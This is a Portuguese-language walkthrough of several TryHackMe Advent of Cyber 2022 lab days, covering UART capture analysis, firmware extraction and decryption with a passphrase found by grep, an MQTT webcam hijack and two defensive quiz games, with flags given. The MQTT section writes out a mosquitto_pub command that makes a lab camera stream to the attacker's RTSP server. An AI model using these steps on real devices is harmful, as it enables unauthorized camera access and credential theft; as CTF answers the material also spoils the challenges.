


Since an external clock line is used, communication is still faster and more reliable than USART, and while it is slightly slower than SPI, the use of the Address signal means up to 1008 devices can be connected to the same two lines and will be able to communicate. Now that we understand the basics of hardware communication protocols, we can look to analyse the logic of that rogue implant!


## Breaking the Logic

As últimas duas questões são práticas relacionadas ao arquivo de captura "santa" que pode ser analisado utilizando o software Logic 2.4.2 que estão na máquina anexada nessa Task.

A questão 8 pede pela taxa de bauds que está sendo transmitida entre o microprocessador e a ESP32. Ao entrar na aba "Analyzers" e escolher a opção "Async Serial" é mostrado uma nova tela em que é informado a "Bit Rate" como sendo **9600**.



Agora para encontrarmos a flag que foi transmitida, escolhemos nessa mesma tela o canal ""00. Channel 0" como canal de input, o resto das configurações permanecem iguais. Assim ficamos com uma tela igual a esta.



Com as configurações do analisador feitas podemos salvar. Então na aba "Analyzers" mudamos a visualização dos dados para "Terminal" clicando no ícone de terminal. Com isso podemos ler os dados transmitidos e no final está a flag **THM{Hacking.Hardware.Is.Fun}**.

```

\xF7\xFE\xFE\xE0n\xFF\xFE\0ACK REBOOT
CMDX195837
9600
\xF7\xFE\xFE\xE0n\xFF\xFE\0ACK REBOOT
CMDX195837
9600
\xF7\xFE\xFE\xE0n\xFF\xFE\0ACK REBOOT
CMDX195837
9600
\x7F\xFF\xF8\0\x0F\xFD\x0E\xFF\xF8\0\x
06\xE6\x80\xE6\x86\x06\x18\x98f`\x18\xE
6\x98\xFE\x98`f\x1E\x98\x80\x1Ef\x98`\x
06f\xE0\x98\xF8\x98\xE6\x18\x98x~\x98\x
1E\x98\x80\x86\x18\x1E\0\x18\x98\x1E\x9
8\x80\x80\x98f\x06\x9E\xE0\x9E\xFE\x9E\
xE0\x86\0\x98\xE0\xE6\x9E\xE6\x9E\xE6\
x9E\x06\x86\x9E`\xE6\x18\x18f\x9Eff\xE6\
xF8fx\0\x98\xF8fx\xF8\x9E`\x06\x98\xF8f
\x1Ef~\x18f\x9E`f\x06\x98\xF8\x06~\x18
f\x9E\xF8\x9E~\x86\x86\xF8\x86\xF8\x86\
x86\x80\x98\x80\x1Ef\x86\xE6\xE0f~\x18f
\x9E`f\x06\x98\xF8\x06~\x18f\x9E\xF8\x9
E~\x06\x98\x80\xE6\xE0\xE6\xE0fx\0\x06~
f\x06\xE0\x86\0\x18\x06\x9Eff\xE6\xF8f
\x\0\x98\xF8\x06fx\x1Ef\x9Exf\x06\x18\x9
Ef\xE6~\0\x18\xE0ff~\x06\x18\xF8f\x06~
f\x86\x86\xF8\x86\xF8\x86\xE6\x80\x98\x
80\xF8\x98f\xE6~\0\x18\xE0ff~\x06\x18\
xF8f\x06~f\x06\x98\x9Ex\x06\x98\xF8\x18
\x1E\0\x18\x18\x98\x80\xE6\xE0\xE6\xE0f
\x\0\x06~f\x06\xF8\x86\xF8\x86\xF8\x86\
xE6\x80\x98\x80New baud rate acquired,
sending new administrator code...
THM{Hacking.Hardware.Is.Fun}

```

## [Day 20] Binwalkin' around the Christmas tree

O vigésimo dia é sobre Firmware. Firmware é o software de mais baixo nível que faz a comunicação entre o hardware e os outros softwares do dispositivo. A Task de hoje é um passo a passo de como descriptografar um firmware para obter o código-fonte.

Ao logar na máquina temos dois firmwares, um deles mais recente e criptografado com o gpg e o outro mais antigo não criptografado. Na pasta do mais antigo, "~/bin-unsigned", podemos extrair o conteúdo do "firmwarev1.0-unsigned" com o comando "extract-firmware.sh firmwarev1.0-unsigned".

```
test@ip-10-10-29-73:~/bin-unsigned$ extract-firmware.sh firmwarev1.0-unsigned
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

Scan Time: 2022-12-24 10:06:46
Target File: /home/test/bin-unsigned/firmwarev1.0-unsigned
MD5 Checksum: b141dc2678be3a20d4214b93354fedc0
Signatures: 344

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              TP-Link firmware header, firmware version: 0..15360.3, image version: "", product ID: 0x0, product version: 138412034, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset: 4063744, kernel length: 512, rootfs offset: 849104, rootfs length: 1048576, bootloader offset: 2883584, bootloader length: 0
13344        0x3420           U-Boot version string, "U-Boot 1.1.4 (Apr 6 2016 - 11:12:23)"
13392        0x3450           CRC32 polynomial table, big endian
14704        0x3970           uImage header, header size: 64 bytes, header CRC: 0x5A946B00, created: 2016-04-06 03:12:24, image size: 35920 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data CRC: 0x510235FE, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image name: "u-boot image"
14768        0x39B0           LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 93944 bytes
131584       0x20200          TP-Link firmware header, firmware version: 0.0.3, image version: "", product ID: 0x0, product version: 138412034, kernel load address: 0x0, kernel entry point: 0x80002000, kernel offset: 3932160, kernel length: 512, rootfs offset: 849104, rootfs length: 1048576, bootloader offset: 2883584, bootloader length: 0
132096       0x20400          LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2494744 bytes
1180160      0x120200         Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2812026 bytes, 600 inodes, blocksize: 131072 bytes, created: 2022-11-17 11:14:32

Extracting 1180160 bytes of tp-link header image at offset 0
Extracting squashfs file system at offset 1180160
3994112
3994112
0
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/home/test/bin-unsigned/fmk/*'
```

Com o firmware extraído, podemos buscar por senhas que estavam armazenadas nele. Com o comando "grep -ir passphrase" conseguimos encontrar uma senha, que está no diretório gpg que contém também uma chave pública e privada. A senha encontrada é **Santa@2022** e é a resposta para a segunda pergunta.

```
test@ip-10-10-29-73:~/bin-unsigned$ grep -ir passphrase
fmk/rootfs/gpg/secret.txt:PARAPHRASE: Santa@2022
test@ip-10-10-29-73:~/bin-unsigned$ ls fmk/rootfs/gpg
private.key public.key secret.txt
```

Podemos então importar para o gpg as chaves que obtivemos para poder descriptar o outro firmware.

```
test@ip-10-10-29-73:~/bin-unsigned$ gpg --import fmk/rootfs/gpg/private.key
gpg: key 56013838A8C14EC1: "McSkidy <mcskidy@santagift.shop>" not changed
gpg: key 56013838A8C14EC1: secret key imported
gpg: Total number processed: 1
gpg: unchanged: 1
gpg: secret keys read: 1
gpg: secret keys unchanged: 1
test@ip-10-10-29-73:~/bin-unsigned$ gpg --import fmk/rootfs/gpg/public.key
gpg: key 56013838A8C14EC1: "McSkidy <mcskidy@santagift.shop>" not changed
gpg: Total number processed: 1
gpg: unchanged: 1
```

Com esse firmware já descriptado podemos extrair o conteúdo dele, assim como fizemos com o anterior.

```
test@ip-10-10-29-73:~/bin$ extract-firmware.sh firmwarev2.2-encrypted
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

Scan Time: 2022-12-24 10:21:54
Target File: /home/test/bin/firmwarev2.2-encrypted
MD5 Checksum: 714c30af5dbe156e35b374f87c59d6f
Signatures: 344

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              TP-Link firmware header, firmware version: 0..15360.3, image ver
sion: "", product ID: 0x0, product version: 138412034, kernel load address: 0x0, kernel entry
point: 0x80002000, kernel offset: 4063744, kernel length: 512, rootfs offset: 849104, rootfs l
ength: 1048576, bootloader offset: 2883584, bootloader length: 0
13344        0x3420           U-Boot version string, "U-Boot 1.1.4 (Apr 6 2016 - 11:12:23)"
13392        0x3450           CRC32 polynomial table, big endian
14704        0x3970           uImage header, header size: 64 bytes, header CRC: 0x5A946B00, cr
eated: 2016-04-06 03:12:24, image size: 35920 bytes, Data Address: 0x80010000, Entry Point: 0x
80010000, data CRC: 0x510235FE, OS: Linux, CPU: MIPS, image type: Firmware Image, compression
type: lzma, image name: "u-boot image"
14768        0x39B0           LZMA compressed data, properties: 0x5D, dictionary size: 3355443
2 bytes, uncompressed size: 93944 bytes
131584       0x20200          TP-Link firmware header, firmware version: 0.0.3, image version:
 "", product ID: 0x0, product version: 138412034, kernel load address: 0x0, kernel entry point
: 0x80002000, kernel offset: 3932160, kernel length: 512, rootfs offset: 849104, rootfs length
: 1048576, bootloader offset: 2883584, bootloader length: 0
132096       0x20400          LZMA compressed data, properties: 0x5D, dictionary size: 3355443
2 bytes, uncompressed size: 2494744 bytes
1180160      0x120200         Squashfs filesystem, little endian, version 4.0, compression:lzm
a, size: 2809007 bytes, 605 inodes, blocksize: 131072 bytes, created: 2022-12-01 05:42:58

Extracting 1180160 bytes of tp-link header image at offset 0
Extracting squashfs file system at offset 1180160
3990016
3990016
0
Extracting squashfs files...
Firmware extraction successful!
```

Com o grep novamente podemos buscar pela flag para responder a primeira questão e pelo versão da *build* para a última questão. Assim obtemos a flag **THM{WE GOT THE FIRMWARE CODE}** e a versão **2.6.31**. O terminal acabou escondendo os '\_'.

```
test@ip-10-10-29-73:~/bin$ grep -ir THM
Binary file firmwarev2.2-encrypted.gpg matches
Binary file fmk/image parts/rootfs.img matches
Binary file fmk/rootfs/usr/sbin/dhcp6c matches
Binary file fmk/rootfs/usr/sbin/dhcp6s matches
Binary file fmk/rootfs/usr/bin/httpd matches
Binary file fmk/rootfs/usr/sbin/hostapd matches
Binary file fmk/rootfs/sbin/wpa_supplicant matches
Binary file fmk/rootfs/sbin/wifitool matches
Binary file fmk/rootfs/sbin/iwlist matches
fmk/rootfs/flag.txt:THM{WE GOT THE FIRMWARE CODE}
Binary file fmk/rootfs/lib/libexec/xtables/libxt_string.so matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/umac.ko matches
Binary file fmk/rootfs/lib/libwpa_common.so matches
Binary file firmwarev2.2-encrypted matches
test@ip-10-10-29-73:~/bin$ grep -ir build
Binary file fmk/rootfs/usr/sbin/xl2tpd matches
Binary file fmk/rootfs/usr/sbin/radvd matches
Binary file fmk/rootfs/usr/bin/httpd matches
Binary file fmk/rootfs/sbin/tc matches
Binary file fmk/rootfs/sbin/iptables-multi matches
Binary file fmk/rootfs/sbin/hostapd matches
Binary file fmk/rootfs/sbin/wpa_supplicant matches
fmk/rootfs/lib/pkgconfig/xtables.pc:prefix=/workspace/jenkins/workspace/model_qc
tfs.build.2.6.31
fmk/rootfs/lib/pkgconfig/libiptc.pc:prefix=/workspace/jenkins/workspace/model_qc
tfs.build.2.6.31
Binary file fmk/rootfs/lib/libiptc.so.0.0.0 matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/asf.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/art-honeybee-2.0.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/adf.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/ath_hal.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/umac.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/ath_dev.ko matches
Binary file fmk/rootfs/lib/modules/2.6.31/net/ag7240_mod.ko matches
```

## [Day 21] Have yourself a merry little webcam

O tópico de hoje é MQTT e IoT. MQTT é protocolo utilizado para comunicação com dispositivos IoT, ele se baseia em um modelo de *publish/subscribe* para enviar e receber mensagens.

A primeira questão pede em qual porta o "Mosquitto" está rodando. Pesquisando no Google é possível ver que o MQTT por padrão utiliza a porta **1883**.

MQTT default port

Todas Notícias Shopping Imagens Vídeos Mais Ferramentas

Aproximadamente 1.320.000 resultados (0,45 segundos)

**port 1883**

A default MQTT listen port called "MAS Messaging" using port 1883 is provided.

Nome	Localização	Protocolo	Porta	Modo
192.168.1.119 (port 1883)	Port 1883	tcp	1883	Bind
192.168.1.119 (port 1883)	Port 1883	tcp	1883	Bind
192.168.1.119 (port 1883)	Port 1883	tcp	1883	Bind
192.168.1.119 (port 1883)	Port 1883	tcp	1883	Bind
192.168.1.119 (port 1883)	Port 1883	tcp	1883	Bind

Com essa informação podemos utilizar o nmap para examinar essa porta, para obter as informações para as duas questões seguintes. O nmap encontra a versão do mosquitto como sendo **1.6.9** e o script consegue enumerar o "device/init", então a resposta é **y**, como mostrado na imagem abaixo.

```
root@ip-10-10-100-41:~# nmap -A -T4 -p 1883 10.10.157.94
Starting Nmap 7.60 ( https://nmap.org ) at 2022-12-24 17:16 GMT
Nmap scan report for ip-10-10-157-94.eu-west-1.compute.internal (10.10.157.94)
Host is up (0.00043s latency).

PORT      STATE SERVICE          VERSION
1883/tcp    open  mosquitto version 1.6.9
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/messages/sent: 165
|     $SYS/broker/bytes/received: 2078
|     $SYS/broker/loadgetBytes/received/15min: 106.17
|     $SYS/broker/load/sockets/15min: 0.37
|     $SYS/broker/heap/maximum: 58640
|     $SYS/broker/version: mosquitto version 1.6.9
|     $SYS/broker/load/connections/5min: 0.80
|     $SYS/broker/loadgetBytes/sent/5min: 744.79
|     $SYS/broker/messages/stored: 45
|     $SYS/broker/load/messages/sent/1min: 60.39
|     $SYS/broker/publish/messages/received: 51
|     $SYS/broker/clients/total: 5
|     $SYS/broker/store/messages/bytes: 193
|     $SYS/broker/load/messages/sent/15min: 9.45
|     $SYS/broker/publish/bytes/received: 1020
|     $SYS/broker/load/publish/received/15min: 2.59
|     $SYS/broker/load/connections/15min: 0.37
|     $SYS/broker/subscriptions/count: 6
|     device/init: PL52DK4FAPBFGX3J3QHC
|     $SYS/broker/clients/maximum: 5
|     $SYS/broker/load/messages/received/15min: 4.48
```

Agora para conseguir a flag é um pouco mais complicado. Primeiro usaremos um docker para iniciar um servidor de RTSP utilizando o comando "docker run --rm -it --network=host aler9/rtsp-simple-server".


```
root@ip-10-10-100-41:~# docker run --rm -it --network=host aler9/rtsp-simple-server
2022/12/24 17:25:31 INF rtsp-simple-server v0.20.4
2022/12/24 17:25:31 INF [RTSP] listener opened on :8554 (TCP), :8000 (UDP/RTP), :8001 (UDP/RTCP)
2022/12/24 17:25:31 INF [RTMP] listener opened on :1935
2022/12/24 17:25:31 INF [HLS] listener opened on :8888
```

Então publicaremos o nosso payload no dispositivo alvo utilizando o mosquitto\_pub com o id, a URL do RTSP deve conter o ip da máquina atacante com um *path* qualquer. Assim o comando fica por exemplo "mosquitto\_pub -h 10.10.157.94 -t device/PL52DK4FAPBFGX3J3QHC/cmd -m """" {"cmd":"10","url":"rtsp://10.10.100.41:8554/lukewicz"}"""" .

E para acessar as imagens podemos conectar utilizando o VLC passando como argumento o servidor que definimos anteriormente.

```
root@ip-10-10-100-41:~# mosquitto_sub -h 10.10.157.94 -t device/init
PL52DK4FAPBFGX3J3QHC
PL52DK4FAPBFGX3J3QHC
^C
root@ip-10-10-100-41:~# mosquitto_pub -h 10.10.157.94 -t device/PL52DK4FAPBFGX3J3QHC/cmd -m """
>{"cmd":"10","url":"rtsp://10.10.100.41:8554/lukewicz"}"""
root@ip-10-10-100-41:~# vlc rtsp://127.0.0.1:8554/lukewicz
VLC media player 3.0.8 Vetinari (revision 3.0.8-0-gf350b6b5a7)
```

Então ao visualizar o vídeo encontramos a flag **THM{UR\_CAMERA\_IS\_MINE}**.



## [Day 22] Threats are failing all around me

No dia 22, é explicado sobre redução de superfície de ataque. Superfície de ataque são as áreas da vítima que podem ser utilizadas por um adversário para a realização de um ataque. Assim com a redução dela visa reduzir os vetores de ataque que possam comprometer o sistema.

Para conseguir a flag de hoje é só inserir as respostas certas nas perguntas em uma página anexada a Task, como pode ser visto na imagem abaixo.

## Attack Surface Reduction

 It's time to save **Elf McSkidy** from the **Bandit Yeti**. Correct answers will add shields to protect against the Bandit Yeti's attacks. Add six shields to protect McSkidy fully. Only you can save her now!

Match the attack vector with the relevant ASR Action by moving the ASR Action to the correct row in the right column.




[Next](#)

Attack Vector	ASR Actions
Bandit Yeti has identified an open SSH port on Santa's webserver.	Unnecessary ports are closed to avoid attack attempts.
A document file with malicious macros is opened by a user.	Security policies are implemented to block macros on Santa's network.
Some sensitive data related to Santa's server is found on a file-sharing website.	Sensitive data from the file-sharing site is removed to avoid Bandit Yeti taking advantage of that data.
Spoofed phishing emails are sent to Santa's employees.	Phishing protection is enabled on Santa's email server.
Password brute-forcing attack is attempted on Santa's account.	Strong password policy is enabled to thwart brute force attacks.
Santa's employee finds a USB flash drive in the parking lot; after he plugs it into his computer, malware installs on the machine.	Applocker is deployed network-wide to block execution of unknown/non-whitelisted applications.

Progress: 100%      Correct: 6/6

Com a página anterior respondida, vamos clicar em "Next" para ir para outra página e conseguir a flag **THM{4TT4CK SURF4C3 R3DUC3D}**.

<b>Flag</b>
THM{4TT4CK SURF4C3 R3DUC3D}

While attack surface reduction helps, there is always a danger of a successful attack.

**Reducing attack surface  
to stop attacks**



**User installs a dubious  
software from the internet**



## [Day 23] Mission ELFPossible: Abominable for a Day

Finalmente véspera da véspera de Natal, dia 23, hoje é explicado sobre defesa em profundidade. Esse é um conceito que visa utilizar várias formas de defesa para que caso uma falhe ainda existam outras para defender, uma vez que nenhuma defesa é insuperável. Para as flag tem um joguinho onde devemos invadir o escritório do Papai Noel para conseguir a lista de bons e maus.

No primeiro caso, com qualquer uma das desculpas o guarda libera o portão, então clicando nele entramos no complexo. Ao entrar no escritório do assistente executivo e abrir a primeira gaveta encontramos um senha guardada, **S3cr3tV@ultPW**.

The screenshot shows a dark-themed web interface for a challenge titled "Santa's Executive Assistant (EA) Office". At the top left is the TryHackMe logo, which includes a binary sequence (10 10 1110 0101 010) and a small cloud icon. A green banner at the top right says "Interact with items that highlight on hover." Below the banner is a "Home" button with a back arrow. In the center, there's a large blue rectangular area labeled "<Drawer". Inside this drawer is a modal window with a dark background. The modal has a title bar with "Santa's Vault Password" and a close "X" button. Below the title is the password "S3cr3tV@ultPW" followed by a copy "copy" button. Behind the modal is a blue filing cabinet with a red Santa hat icon on top of one of the drawers. At the bottom of the main screen are three cards labeled "Case 1 Perimeter Focused", "Case 2 Prevention Focused", and "Case 3 Disrupting Adversarial Objectives". The "Case 1" card has a green "Active" badge above it.

Com essa senha podemos ir no escritório do Papai Noel e desbloquear o cofre dele, com isso conseguimos a primeira flag, THM{EZ\_fl@6!}, encerrando o primeiro caso.

The screenshot shows the TryHackMe platform interface. At the top left is the logo with binary digits (10 10 1110 0101 010) and the text "Try Hack Me". To the right is the title "Flag" and a subtitle "Interact with items that highlight on hover." Below this is a navigation bar with a "Home" button. The main content area features a large rectangular box containing a "Flag" card. The card has a dark blue header with the word "Flag" in white. The body contains the text "THM{EZ\_fl@6!}" and a small red clipboard icon. A blue button labeled "Next Case" is at the bottom. Behind the card is a stylized graphic of an open book. At the bottom of the screen are three smaller cards: "Case 1 Perimeter Focused" (Active), "Case 2 Prevention Focused", and "Case 3 Disrupting Adversarial Objectives".

